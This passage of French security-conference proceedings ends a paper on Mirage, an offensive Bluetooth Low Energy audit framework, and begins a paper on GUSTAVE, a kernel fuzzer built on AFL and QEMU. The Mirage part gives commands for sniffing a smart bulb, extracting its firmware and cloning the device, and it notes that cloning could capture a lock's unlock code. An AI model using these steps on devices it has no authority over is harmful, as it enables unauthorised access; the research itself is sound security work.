La dernière étape de notre audit va consister à analyser la procédure de mise à jour du firmware de l'ampoule : en effet, lors de la connexion de l'application, une boîte de dialogue apparaît sur l'application afin de proposer la mise à jour du micro-logiciel via le *Bluetooth Low Energy*. Pour étudier cette phase de mise à jour, nous allons utiliser le module **ble_sniff** pour sniffer la communication depuis son initiation :

```
$ ./mirage.py ble_sniff CHANNEL=37 SNIFFING_MODE=newConnections
  INTERFACE=microbit0
```

Cette capture (disponible dans les annexes en ligne et annotée en fonction des actions) nous permet d'établir le lancement de la procédure de mise à jour : plusieurs requêtes sont ainsi dédiées à l'identification du modèle de l'ampoule et de la version du firmware, et amorcent le déclenchement de la procédure de mise à jour *Over-the-air*. Une fois ces échanges réalisés, le Master se met à écrire par l'intermédiaire de **Write Commands** dans le *handle* `0x0040` des valeurs composées d'un compteur sur les deux premiers octets, suivie de ce qui semble correspondre aux données du *firmware* par blocs de 16 octets. On peut alors implémenter le scenario **slave_lightbulb**, conçu pour instrumenter le module **ble_slave** selon l'échange précédemment présenté, qui permet de récupérer le *firmware* dans son intégralité dans un fichier `firmware.bin`. Le code de ce scénario est présenté dans les annexes en ligne.

La création d'un clone identique à l'ampoule en terme d'adresse BD, d'*advertisements* et de couches GATT présente de multiples intérêts. Tout

d'abord, cela peut permettre facilement de simuler le comportement de l'objet à auditer. Cependant, on peut aussi concevoir cette stratégie de clonage comme une attaque de type « Déni de Service » : une telle approche sur une serrure connectée par exemple pourrait permettre de récupérer le code de déverouillage de la serrure, en laissant l'objet cloné à faible distance de l'objet légitime. Ce type de stratégie pourra être instancié en une seule commande par l'exécution chaînée suivante :

- **ble_scan** : Récupération des données d'*advertisements* ;
- **ble_connect** : Connexion sur l'ampoule ;
- **ble_discover** : Découverte des données GATT (services et caractéristiques) et export dans un fichier .cfg ;
- **ble_adv** : Mise en place des *advertisements* ;
- **ble_slave** : Mise en place du comportement d'un *Slave* utilisant les mêmes données GATT et implémentant le scénario *slave_lightbulb*.

```
$ ./mirage.py "ble_scan|ble_connect|ble_discover|ble_adv|ble_slave"
  ble_scan1.TARGET=C4:BE:84:39:8E:07
  ble_discover3.GATT_FILE=/tmp/gatt.cfg
  ble_adv4.INTERFACE=hci1
  ble_slave5.SCENARIO=slave_lightbulb
```

Après l'exécution des modules de collecte d'informations, le slave est instancié et exécute le scénario de récupération du *firmware*. À l'issue de cette exécution, on dispose du *firmware* dans le fichier `/tmp/firmware.bin`. Un désassemblage de l'application Android nous a permis de valider l'intégrité du fichier ainsi récupéré vis-à-vis de celui récupéré sur le serveur Web du fabricant de l'ampoule par l'application.

Cet audit nous a permis de montrer qu'aucun mécanisme de sécurité ne semble implémenté sur cet objet. On note ainsi que la transmission des commandes ainsi que la procédure de mise à jour *Over The Air* semblent transmettre les données en clair, menant à poser la question du chiffrement de telles données. La rétro-ingénierie de ce firmware sort du cadre de cette présentation, cependant celle-ci pourrait ouvrir des pistes intéressantes, telles que l'injection d'un firmware malveillant au sein de l'ampoule connectée.

5 Conclusion

Dans cet article, nous avons présenté les problématiques liées à la sécurité des objets connectés, l'état de l'art de la sécurité offensive pour la technologie *Bluetooth Low Energy* ainsi qu'une contribution à celle-ci sous la forme d'un framework destiné à l'audit de ce type de systèmes.

Les différents modules présentés dans cet article constituent une tentative d'approche unifiée et modulaire de ce type d'outils, et offrent une base solide pour le développement ultérieur de nouveaux outils. L'exemple d'audit proposé à la fin de l'article illustre bien la philosophie de l'outil : disposer d'une approche fonctionnelle et modulaire, abstraire les éléments techniques et unifier les API afin de pouvoir concevoir attaques et outils sans devoir écrire des centaines de lignes de code techniques mais sans grand intérêt vis-à-vis de l'attaque développée. Dans un contexte d'expansion rapide de ce type de systèmes, il semble indispensable de produire un éco-système d'outils destinés à l'audit de sécurité qui soit à la fois flexible et puissant, mais également stable, cohérent et en adéquation avec les bonnes pratiques du développement logiciel traditionnel.

Nous avons fait le choix dans cet article de présenter uniquement les modules et développements liés à l'analyse du *Bluetooth Low Energy*. Cependant le framework a été conçu dans une optique de généricité et de nombreuses autres technologies sans fil sont intégrées (telles que les protocoles ShockBurst et Enhanced ShockBurst, le Wi-Fi, le Zigbee, l'infrarouge...) au sein du framework. L'architecture logicielle d'émission / réception a notamment été construite afin d'être facilement adaptable à de nombreux composants matériels, et les choix techniques réalisés ont été avant tout pensés dans une logique d'adaptabilité, avec le développement d'une API unifiée, facile d'utilisation et puissante afin d'harmoniser le développement de ce type d'outils. Dans cette optique, le code du framework et sa documentation sont mis à disposition sous une license libre, afin de faciliter les contributions extérieures.

Références

1. Documentation officielle de Scapy. `https://scapy.readthedocs.io`.
2. Sebastian Bräuer, Mehran Roshandel, Sven Zehl, et Soroush Mashhadi Sohi. On Practical Selective Jamming of Bluetooth Low Energy Advertising. 2016.
3. Damien Cauquil. BtleJuice, un framework d'interception pour le Bluetooth Low Energy. `https://www.slideshare.net/NetSecureDay/nsd16-btle-juice-un-framework-dinterception-pour-le-bluetooth-low-energy-damien-cauquil`, 2017.
4. Damien Cauquil. Weaponizing the BBC Micro:bit. `https://media.defcon.org/DEF%20CON%2025/DEF%20CON%2025%20presentations/DEFCON-25-Damien-Cauquil-Weaponizing-the-BBC-MicroBit.pdf`, 2017.
5. Damien Cauquil. You'd better secure your BLE Devices or we'll kick your butts! `https://media.defcon.org/DEF%20CON%2026/DEF%20CON%2026%20presentations/Damien%20Cauquil%20-%20Updated/DEFCON-26-Damien-Cauquil-Secure-Your-BLE-Devices-Updated.pdf`, 2018.

6. Romain Cayre, Jonathan Roux, Eric Alata, Vincent Nicomette et Guillaume Auriol, Mirage : un framework offensif pour l'audit du Bluetooth Low Energy – Annexes. `http://homepages.laas.fr/rcayre/SSTIC2019/`, 2019.
7. "evilsocket". Dépôt Github de Bleah, un outil de collecte d'informations actif pour le Bluetooth Low Energy. `https://github.com/evilsocket/bleah`, 2009.
8. Erich Gamma, Richard Helm, Ralph Johnson, et John Vlissides. *Design Patterns : Elements of Reusable Object-Oriented Software*. Addison-Wesley, 1994.
9. Naresh Gupta. *Inside Bluetooth Low Energy, Second Edition*. Artech House, 2016.
10. Sławomir Jasek. Gattacking Bluetooth Smart Devices. 2017.
11. Michael Ossmann. HackRF : low cost Software Radio platform. `https://github.com/mossmann/hackrf`, 2018.
12. Mike Ryan. Dépôt Github de PyBT, l'implémentation logicielle d'une pile Bluetooth Low Energy. `https://github.com/mikeryan/PyBT/tree/master/PyBT`, 2009.
13. Mike Ryan. Bluetooth : With Low Energy comes Low Security. 2013.
14. Mike Ryan. How Smart is Bluetooth Smart ? 2013.
15. Bluetooth SIG. *Bluetooth : Core Specifications, v. 5.0*, 2016.
16. Dominic Spill. Ubertooth. `http://ubertooth.sourceforge.net/`, 2012.
17. Kevin Townsend. Introducing the Bluefruit LE Sniffer. `https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer`, 2012.

L'annexe en ligne, ainsi que les sources des figures, sont disponible à l'adresse suivante : `http://homepages.laas.fr/rcayre/SSTIC2019/`

GUSTAVE : Fuzz It Like It's App

(feat. QEMU & AFL)

Stéphane Duverger et Anaïs Gantet
stephane.duverger@airbus.com
anais.gantet@airbus.com

Airbus

Résumé. Ces dernières années, les technologies de *fuzzing* avancé comme le *coverage-guided fuzzing* ont considérablement évolué et permis de mettre au jour de nombreuses vulnérabilités, notamment dans des applications.

Cet article a pour but de partager le travail réalisé sur GUSTAVE, un outil alliant *fuzzing* avancé et plateforme de simulation dans le but d'aider à rechercher des vulnérabilités dans des systèmes d'exploitation embarqués.

L'idée clé de notre plateforme est de tirer parti de la puissance de technologies existantes, que ce soit pour le *fuzzing* grâce à AFL ou la simulation grâce à QEMU, sans y apporter de modifications significatives. Le but est de *fuzzer* un noyau en laissant penser à AFL qu'il s'agit d'une simple application.

Nous décrivons les enjeux qui gravitent autour de la conception de GUSTAVE, son positionnement à l'état de l'art, ainsi que sa mise en œuvre sur un exemple, le système d'exploitation minimaliste `POK`. Enfin nous exposons les premiers résultats associés, ses performances, limitations et évolutions envisagées.

1 Introduction

1.1 Cible : systèmes d'exploitation embarqués

La famille des noyaux de systèmes d'exploitation embarqués, en contexte industriel, qu'ils soient ouverts ou propriétaires, est extrêmement hétérogène. Elle se compose de noyaux inspirés parfois du monde UNIX, monolithiques ou non, mais également d'architectures logicielles plus originales. Cet écosystème est assez différent du triptyque *Windows, MacOS, Linux* pour lequel de nombreuses analyses de vulnérabilités ont été réalisées et continuent de l'être.

Le fait qu'ils soient dits embarqués est intéressant au moins en deux points. D'une part, ils sont par nature assez figés et réduits à l'essentiel dans leur déploiement : moins dynamiques, souvent déterministes aussi bien du point de vue de l'espace que du temps, pas de code mort. D'autre part, cette particularité ne les rend pas moins complexes et leur surface

d'attaque peut être conséquente [1] principalement car ils implémentent des couches logicielles spécifiques [2] que l'on rencontre très peu dans des environnements IT plus classiques.

Ce dernier point nous laisse penser qu'il serait intéressant de concevoir un environnement de tests de sécurité automatisé, aisément adaptable. S'agissant de systèmes parfois inconnus, il nous est apparu naturel d'imaginer réaliser des campagnes de *fuzzing* sur des couches logicielles potentiellement peu explorées d'un point de vue sécurité.

1.2 Méthode retenue : *coverage-guided fuzzing* avec AFL

Fuzzer un noyau de système d'exploitation, en soi, n'a rien de réellement novateur. Comme mentionné précédemment, des systèmes très répandus ont vu leur implémentation mise à rude épreuve par divers outils plus ou moins avancés (voir section 2), pertinents et efficaces.

Toutefois, les technologies de *fuzzing* ont considérablement évolué ces dernières années, notamment avec la mise à disposition d'outils implémentant ce que l'on nomme le *coverage-guided fuzzing*, avec son représentant probablement le plus emblématique : *American Fuzzy Lop* (AFL) [15].

Le *coverage-guided fuzzing* repose sur l'instrumentation de la cible à *fuzzer*, permettant de mesurer les chemins d'exécution qu'elle peut prendre lorsqu'elle traite des données générées par le *fuzzer*. Ce dernier est donc capable d'analyser la quantité de code couverte par sa stratégie de *fuzzing*, lui permettant de l'adapter le cas échéant afin d'en optimiser les résultats escomptés (généralement un crash de la cible). AFL ajoute au *coverage-guided fuzzing* une forme de surveillance comportementale de la cible (*timeout, segfault, etc.*).

AFL dispose à ce jour de résultats conséquents si l'on se réfère à la section *bug-o-rama trophy case* de la page d'accueil du projet. La quasi-totalité des vulnérabilités découvertes se situe dans des programmes utilisateurs ou des bibliothèques, principalement concernant des opérations de *parsing* de fichiers. Appliquer AFL au cas du *fuzzing* d'un noyau de système d'exploitation constitue en soi un premier challenge, surtout pour des systèmes embarqués peu dynamiques.

L'idée conductrice de cette étude a été d'essayer de profiter des capacités de *fuzzing* d'AFL pour rechercher des vulnérabilités dans ces noyaux, et plus particulièrement pour détecter si les mécanismes de protection

1. Ce qui évidemment justifie une analyse approfondie de leur sécurité.
2. Nous pensons par exemple aux normes ARINC.

mémoire mis en place pourraient être compromis depuis un programme moins privilégié.

AFL agit en deux étapes. La première est celle de l'instrumentation, c'est-à-dire de la préparation de la cible à *fuzzer*. Le but de cette instrumentation est d'injecter un *shim*, c'est-à-dire un petit ensemble d'instructions, dans chaque *basic block* de la cible, afin de signaler les chemins d'exécution empruntés par la cible durant son exécution et d'enregistrer au fur et à mesure la couverture de code parcourue dans une *trace bitmap*.

La seconde étape est le processus de *fuzzing* à proprement parler. AFL génère une entrée, lance la cible (*fork*/*execve*) et surveille son exécution. L'analyse comportementale tient à la fois de l'analyse de la *trace bitmap* et des signaux reçus par le programme (`ALRM,TERM,SEGV,ABRT,...`) permettant de classifier son exécution (faute ou pas). AFL va générer, de manière efficace, de nouvelles entrées à l'aide de la trace d'exécution précédente et d'algorithmes évolutionnistes que nous ne détaillerons pas ici.

Une optimisation intéressante du processus de *fuzzing* proposée par AFL consiste en l'injection d'un *fork server* dans la cible en complément des *shim* mettant à jour la *trace bitmap*. Il permet de n'effectuer l'initialisation du programme qu'une seule fois et de recommencer le *fuzzing* directement à partir de l'endroit choisi. Ce *fork server* se synchronise avec AFL, et s'occupe de la création de processus fils pour chaque nouvelle entrée à tester. La figure 1 décrit ce procédé, que nous réutiliserons par la suite.

1.3 Enjeux du *fuzzing* de systèmes d'exploitation

Dans le cas du *fuzzing* d'un programme utilisateur, la détection de crash est relativement simple pour AFL car le système d'exploitation dispose d'un ensemble de mécanismes (mise en place d'isolation de l'espace d'adressage, de droits particuliers, *etc.*), jouant en quelque sorte le rôle de *garde-fou* mémoire, permettant à AFL de savoir si un programme utilisateur s'est bien ou mal terminé.

Tenter d'utiliser AFL pour *fuzzer* un noyau soulève deux challenges majeurs ; d'une part, AFL n'est pas initialement prévu pour s'interfacer et cibler un système d'exploitation complet ; d'autre part, la détection de crash n'est plus aussi triviale, puisqu'il n'y a plus de *garde-fou* dans le cas où le noyau aurait passé outre une ségrégation mémoire.

Le but de notre travail a été de proposer un outil prenant en compte les enjeux évoqués ci-dessus et permettant d'interfacer AFL à n'importe quel système d'exploitation. Notre approche s'attache tout particulièrement à réutiliser autant que possible des technologies existantes, fiables et éprouvées, mais également à les modifier le moins possible. Nous ne souhaitions

pas changer le *design* d'AFL, et considérons qu'il est tout à fait possible qu'il *fuzze* un noyau comme un simple programme utilisateur, notamment grâce à la plateforme de simulation générique et libre : QEMU [8].




Fig. 1. AFL *fork server*.

2 État de l'art du *fuzzing* de systèmes d'exploitation

Tirer parti des solutions existantes et disponibles pour répondre à notre besoin était les maîtres-mots de notre approche. Notre liste de critères est courte mais somme toute exigeante. Dans l'idéal, nous souhaitions une approche :

— adaptable à n'importe quelle architecture matérielle ;
— profitant du potentiel du *fuzzer* d'AFL sans le modifier ;
— ne nécessitant pas de développement additionnel dans l'OS cible ;
— mise en œuvre par un outil libre, ouvert, facilement maintenable.

Comme énoncé précédemment, le *fuzzing* de noyaux de systèmes d'exploitation n'est pas nouveau et de nombreuses solutions sont disponibles [5, 7, 12, 25, 26]. Nous évoquons ci-après les solutions qui nous ont paru être les plus proches de notre besoin et semblaient nécessiter le moins d'effort possible d'adaptation : TriforceAFL, kAFL et afl-unicorn.

2.1 TriforceAFL

TriforceAFL [20] est la solution qui se rapproche le plus de nos choix technologiques : AFL et QEMU. Ce projet propose une extension d'AFL et de QEMU afin de permettre de *fuzzer* des systèmes complets. Bien que très prometteur de prime abord, leurs modifications sont assez conséquentes. C'est exactement ce que nous souhaitons éviter car cela oblige à maintenir des modifications du code source de nos deux principaux composants open-source. Sans trop entrer dans les détails, leur approche consiste en la modification du moteur d'émulation de QEMU [3] et l'ajout d'une instruction spécifique, dans le but d'effectuer l'instrumentation de la cible sans phase de recompilation et de transmettre à AFL les informations de couverture de code.

Nous y voyons au moins deux inconvénients majeurs. Le premier est qu'il empêche un éventuel usage de la virtualisation matérielle afin d'accélérer l'exécution de la cible. QEMU supporte différents *backend* d'accélération matérielle [1] dont l'intérêt est de permettre l'exécution du code cible directement sur le microprocesseur hôte [4] sans passer par un moteur d'émulation. Si l'instrumentation est effectuée dans le moteur d'émulation, l'usage de la virtualisation matérielle empêchera toute instrumentation. Le second est qu'il est plus difficile d'isoler des portions de la cible à inspecter. L'intégration de l'instrumentation dans la plateforme de *fuzzing* est, de notre point de vue, une limitation. Nous préférons être en mesure de préparer, en amont, des cibles instrumentées à des niveaux variables, et parfois à l'aide de technologies différentes de celles proposées avec le *fuzzer* d'AFL (recompilation, instrumentation binaire, etc.).

Finalement leur approche nécessite également le développement d'un pilote au sein du noyau cible, ce qui, de notre point de vue, est rédhibitoire (développement spécifique, caractère intrusif).

Nous démontrons dans la section 3 que nous pouvons atteindre un niveau de fonctionnalités similaire, sans modifier AFL, ni les *internals* de QEMU, ni nécessiter le moindre développement au sein de la cible.

2.2 kAFL

Le projet kAFL [22] était de loin le projet le plus prometteur. Il s'appuie sur des méthodes de *fuzzing* inspirées d'AFL, sur de la virtualisation matérielle et sur une extension spécifique des processeurs Intel x86 : *Processor Trace* (Intel PT [11]).

3. Tiny Code Generator (TCG).
4. Cette accélération requiert une architecture identique entre l'hôte et la cible.

Leur approche est indépendante du système d'exploitation, bien que nécessitant tout de même le développement d'une petite glu au sein du noyau. Malheureusement, leur solution est évidemment dédiée à l'architecture Intel x86. Ceci n'est pas acceptable dans notre approche ciblant des architectures potentiellement exotiques, ne fournissant pas systématiquement le même niveau de fonctionnalités matérielles (virtualisation, trace d'exécution).

Cela étant, leur implémentation optimisée des algorithmes d'AFL, leurs performances impressionnantes (environ 17k cas de test/sec) et surtout les résultats obtenus (plusieurs CVEs connues retrouvées) permettent de penser que cette approche du *fuzzing* sur des noyaux d'OS peut déclencher des vulnérabilités critiques de façon totalement automatisée.

Il convient de mentionner qu'une limitation de leur étude provient du fait qu'ils ont principalement ciblé des implémentations de pilotes de systèmes de fichiers (NTFS, HFS, EXT4), présentant les données générées par le *fuzzer* de façon brute, comme une image de système de fichiers à monter. Ils couvrent donc une surface relativement restreinte du code de noyaux de systèmes d'exploitation.

2.3 afl-unicorn

L'outil afl-unicorn [17–19], comme son nom l'indique, est fondé sur AFL et Unicorn [21]. Ce dernier est un émulateur de CPU s'appuyant très fortement sur QEMU, mais avec une approche dite plus *instrumentable*, via des *hooks python* à des endroits clés du processus de simulation. Par contre il ne traite que les instructions du CPU et ne propose pas d'émulation de périphériques, ne permettant pas la simulation de systèmes complets.

Le projet semble vouloir permettre de *fuzzer*, via AFL, des portions de programmes quelle que soit leur origine (architecture, application, noyau, firmware), dès l'instant que l'on est en mesure de pouvoir les extraire de leur environnement d'exécution global.

Des travaux très intéressants ont été présentés à ZeroNights 2018 [6]. La cible était un firmware d'une puce Wi-Fi très répandue, duquel ils ont extrait des fonctions de *parsing* qu'ils ont *fuzzées* à l'aide de cet outil. Des vulnérabilités ont été découvertes. Les entrées du *fuzzer* sont constituées, encore une fois, des données brutes directement traitées par la fonction de *parsing*.

Si l'approche semble extrêmement pragmatique (cibler un OS embarqué, trouver des failles et les exploiter), leur méthodologie nécessite par contre un effort assez conséquent de rétro-conception, ainsi que d'exécution en environnement réel afin d'être en mesure d'extraire des éléments

contextuels (tas, pile, variables globales de l'OS) permettant la simulation de la fonction extraite dans l'outil. Si, dans ce cas étudié, il n'est pas utile de simuler dans sa totalité un OS cible, et de se focaliser sur certaines fonctions uniquement, force est de constater qu'il leur est tout de même nécessaire de posséder un contexte d'exécution réel afin de fournir des informations essentielles à l'exécution en environnement simulé.

L'effort consenti à préparer un environnement simulé même dégradé, autorisant l'exécution quasi complète de l'OS cible, nous apparaît plus pertinent et prometteur dans la quantité et la qualité des vulnérabilités qu'il pourrait révéler.

Les performances annoncées par l'auteur du projet sont assez pauvres (40 cas/sec) sur des exemples simples. Cependant les résultats de la présentation de ZeroNights montrent un taux de 500 cas/sec, que nous pensons très largement lié à la nature du code *fuzzé* (une simple fonction de *parsing* isolée).

Enfin, un cas particulier sur l'émulation [5] laisse planer quelques doutes sur les choix de design de leur approche.

2.4 Conclusion

En résumé, les trois outils évoqués ne répondent qu'en partie à notre besoin, puisque soit ils sont dédiés à une architecture matérielle donnée, soit ils ne ciblent qu'une petite partie du système d'exploitation, soit ils nécessitent des modifications beaucoup trop lourdes et intrusives vis-à-vis de l'OS cible (par exemple par l'ajout d'un driver). L'ensemble de ces limitations nous ont poussés à proposer une nouvelle approche de *fuzzing* d'OS embarqués, nommée GUSTAVE.

3 Les concepts de GUSTAVE

3.1 Aperçu global

GUSTAVE s'intercale entre le système d'exploitation cible et AFL : du point de vue d'AFL, il doit faire en sorte de remonter des informations sur le comportement du système d'exploitation (crash, contournement de la ségrégation mémoire, etc.) ; du point de vue du système d'exploitation, il doit traduire les entrées brutes générées par AFL en des programmes utilisateurs faisant appel à des services exposés par le noyau, souvent via des appels système. Toutefois, cette transformation pourrait, selon la cible, aboutir à tout autre chose. Elle n'est qu'une étape du procédé.

5. `https://github.com/Battelle/afl-unicorn/issues/3`

Pour remplir son rôle, GUSTAVE se décompose ainsi :
— un traducteur des entrées AFL (*syscall generator* sur la figure 2) ;
— un environnement de simulation autour du système d'exploitation (*vCPU* sur la figure 2) ;
— la définition de propriétés de sécurité ;
— la levée d'alerte associée en cas de vulnérabilité détectée.




Fig. 2. Architecture générique de GUSTAVE.

Plus de détails sont donnés dans les sous-sections suivantes.

Ainsi, le scénario de *fuzzing* est le suivant : en amont, GUSTAVE prépare avec QEMU un environnement simulé dans lequel le système d'exploitation, au préalable instrumenté, va pouvoir s'exécuter. GUSTAVE met également en place les mesures de contrôle qui lui permettront d'analyser finement le comportement de la cible, en particulier pour vérifier si les propriétés de ségrégation mémoire sont respectées.

AFL commence alors par générer des données brutes (*blob* binaire). GUSTAVE traduit ensuite ces données brutes en un programme utilisateur sous forme de séquence d'appels système avec des arguments arbitraires, provenant des données d'AFL, et injecte le programme utilisateur produit dans le système d'exploitation. GUSTAVE rend la main au programme pour qu'il puisse s'exécuter. À ce stade, AFL enregistre, au fil de l'exécution du test, la couverture de code associée (cible instrumentée). En cas de vulnérabilité détectée, GUSTAVE signale à AFL qu'il y a eu un

comportement anormal afin qu'il l'enregistre comme *crash case*. AFL génère ensuite de nouvelles données brutes et le scénario réitère.

L'originalité de notre approche, en regard de l'état de l'art, réside principalement dans le fait que nous ne modifions pas AFL, permettant ainsi par exemple d'utiliser d'autres implémentations du cœur de *fuzzing* compatibles [3, 13, 14]. De plus, nous proposons une traduction plus ou moins poussée des données d'AFL, et nous élaborons des mécanismes de détection de fautes survenant au sein du noyau de système d'exploitation cible.

3.2 Étape préliminaire : instrumentation de la cible

La mise en œuvre de l'étape d'instrumentation dépend du fait qu'on dispose ou non du code source de la cible. Dans le cas où l'on a le code source, on peut recompiler la cible à l'aide d'un *wrapper* à GCC/LLVM mis à disposition par AFL. Dans le cas contraire, le problème de l'instrumentation peut être résolu soit en adaptant le moteur d'émulation de QEMU (TCG) à l'image du *qemu_mode* proposé par AFL ou du projet TriforceAFL, soit par des méthodes annexes capables d'instrumenter le binaire directement [4, 10, 16, 23, 24].

Nous avons précédemment évoqué certains arguments en défaveur des modifications opérées au niveau du TCG. Cela étant nous concevons que dans certaines situations [6], cette approche puisse être envisagée. Tout dépend de la nature de la cible.

Nous avons initialement conçu GUSTAVE à destination de développeurs de noyaux de systèmes embarqués (disposant donc du code source) mais également d'intégrateurs systèmes. Ces derniers n'ont généralement pas accès au code source du noyau embarqué mais disposent de fichiers relogeables permettant de préparer un firmware embarquant des développements spécifiques. Ces conditions d'utilisation de GUSTAVE permettent de profiter de nombreuses optimisations, notamment concernant la préparation de l'application attaquante (place libre pour l'injection de séquences d'appels système, optimisation de la stratégie d'ordonnancement des tâches, *etc.*).

Au-delà des considérations de performances, l'approche par instrumentation au niveau du TCG implique :

— de maintenir du code dans des composants susceptibles d'évoluer ;
— de filtrer dynamiquement les zones de code exclues de l'instrumentation (code utilisateur, ou autres).

3.3 Traduction des entrées : générateur d'appels système

Demander à AFL de converger seul vers la génération d'un programme ayant un sens pour notre étude, c'est-à-dire contenant une liste d'appels système avec des valeurs d'argument plus ou moins conventionnels, nous a semblé sous-optimal.

Afin d'accompagner AFL dans la pertinence des cas testés, nous avons donc fait le choix d'intercaler, entre le système cible et AFL, un traducteur qui génère lui-même une trame constante de suite d'*opcodes* effectuant des appels système, et qui se serve des données brutes d'AFL uniquement pour définir quel appel système va être généré (souvent identifié par un numéro) et quelles valeurs prennent ses arguments. Ainsi, AFL n'a qu'à produire des données brutes comme étant une suite de {ID, arguments} pour interagir avec le code noyau.

Puisque ce traducteur intervient directement au niveau binaire, son implémentation finale dépend bien évidemment de l'architecture matérielle ciblée ainsi que de la manière dont le système d'exploitation cible expose les appels système aux programmes utilisateur [6]. Cela nécessite un minimum d'analyse de la cible pour savoir comment adapter le générateur à son ABI.

3.4 Environnement d'exécution de la cible

Étant donnée l'architecture d'AFL, le programme cible ne peut pas être le noyau du système d'exploitation. En effet, ce dernier ne peut pas s'exécuter sur le système hôte Linux en tant que simple programme utilisateur. QEMU va donc être chargé de son exécution dans l'équivalent d'une machine virtuelle.

Du point de vue d'AFL, ceci signifie que le programme cible devient QEMU. Nous avons ainsi développé une *board* QEMU, qui n'est autre que l'assemblage d'un micro-processeur virtuel et de périphériques virtuels [7] couplés à une implémentation d'un équivalent de *fork server* permettant de communiquer avec AFL. Cette *board* contrôle l'exécution du noyau cible avec l'entrée *fuzzée* d'AFL, et lui transmet son état terminal à chaque lancement d'un cas de test.

La *board* est responsable de :

— la communication avec AFL via des descripteurs de fichiers (statut/contrôle/entrées *fuzzées*) ;

6. Passage des arguments par la pile, par registre, déclenchement de l'appel système via l'instruction `int N/sysenter.` en `x86`, `sc` en `PowerPC`, etc.

7. Tous ces composants sont déjà fournis par QEMU.

— la traduction vers une séquence d'appels système ;
— projeter la *trace bitmap* dans la mémoire physique de la VM, afin que le noyau puisse la mettre à jour ;
— simuler des comportements POSIX classiques (signaux, `waitpid`, *timeout*) attendus par AFL.

En termes de performances, l'exécution d'une instance QEMU responsable du démarrage d'une machine virtuelle, puis de l'initialisation de périphériques, puis du noyau de système d'exploitation cible et finalement du programme utilisateur contenant la séquence d'appels système malveillants requiert un temps beaucoup plus important que le lancement d'une simple tâche utilisateur. Les deux parties suivantes décrivent ce que nous avons mis en œuvre dans GUSTAVE pour réduire ce coût en temps.

3.5 Considérations techniques de la *board* QEMU

Les descripteurs de fichiers servant à la communication ont des valeurs fixes (198/199) et sont hérités dans QEMU depuis le processus père AFL. La *board* QEMU se synchronise avec AFL en lisant et écrivant dans ces descripteurs bloquants.

La cartographie de couverture de code, ou *trace bitmap*, est une zone de mémoire partagée (SHM) créée par AFL et dont la clé est transmise dans l'environnement du processus fils. Notre *board* QEMU la récupère via la variable `__AFL_SHM_ID` et s'y attache.

